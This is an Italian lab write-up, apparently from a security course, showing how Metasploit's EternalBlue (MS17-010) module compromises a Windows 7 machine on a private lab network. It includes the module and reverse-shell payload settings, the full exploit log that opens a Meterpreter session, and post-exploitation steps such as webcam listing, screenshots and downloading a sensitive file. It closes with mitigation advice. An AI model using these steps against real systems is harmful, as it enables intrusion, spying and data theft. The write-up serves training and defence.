

W17D1


1 - Ping da Kali a windows 7



2 - Cerchiamo l'exploit MS17-10



3 - Usiamo eternalblue



4 – visualizziamo le opzioni

```
File  Actions  Edit  View  Help
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

5 – Settiamo l' RHOST del Terget

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.102   yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
```


6 - Lanciamo l'exploit e siamo dentro

```
[*] 192.168.50.102:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - Connecting to target for exploitation.
[+] 192.168.50.102:445 - Connection established for exploitation.
[+] 192.168.50.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.102:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.50.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.50.102:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.50.102:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.50.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.102:445 - Starting non-paged pool grooming
[+] 192.168.50.102:445 - Sending SMBv2 buffers
[+] 192.168.50.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.102:445 - Sending final SMBv2 buffers.
[*] 192.168.50.102:445 - Sending last fragment of exploit packet!
[*] 192.168.50.102:445 - Receiving response from exploit packet
[+] 192.168.50.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.50.102:445 - Sending egg to corrupted connection.
[*] 192.168.50.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49158) at 2024-09-10 08:32:16 -
0400
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


7 - ifconfig di wondows 7

```
File  Actions  Edit  View  Help
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f8:bb:04
MTU          : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::681b:db40:f904:be75
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```


8 – WEBCAMLIST (in questo caso nessuna webcam)




9 – screenshot del desktop




10 – screenshare



11 – Download di un file sensibile



12 – Sysinfo



Esercizio facoltativo:

Formulare delle ipotesi per risolvere la vulnerabilità MS17-010

- Disabilitare il protocollo SMB sui possibili sistemi vulnerabili
- Bloccare le porte TCP 139 e 445
- Tenere sempre aggioranto il sistema oprativo.In questo caso, installare la patch di sicurezza di Microsoft per l' MS17-10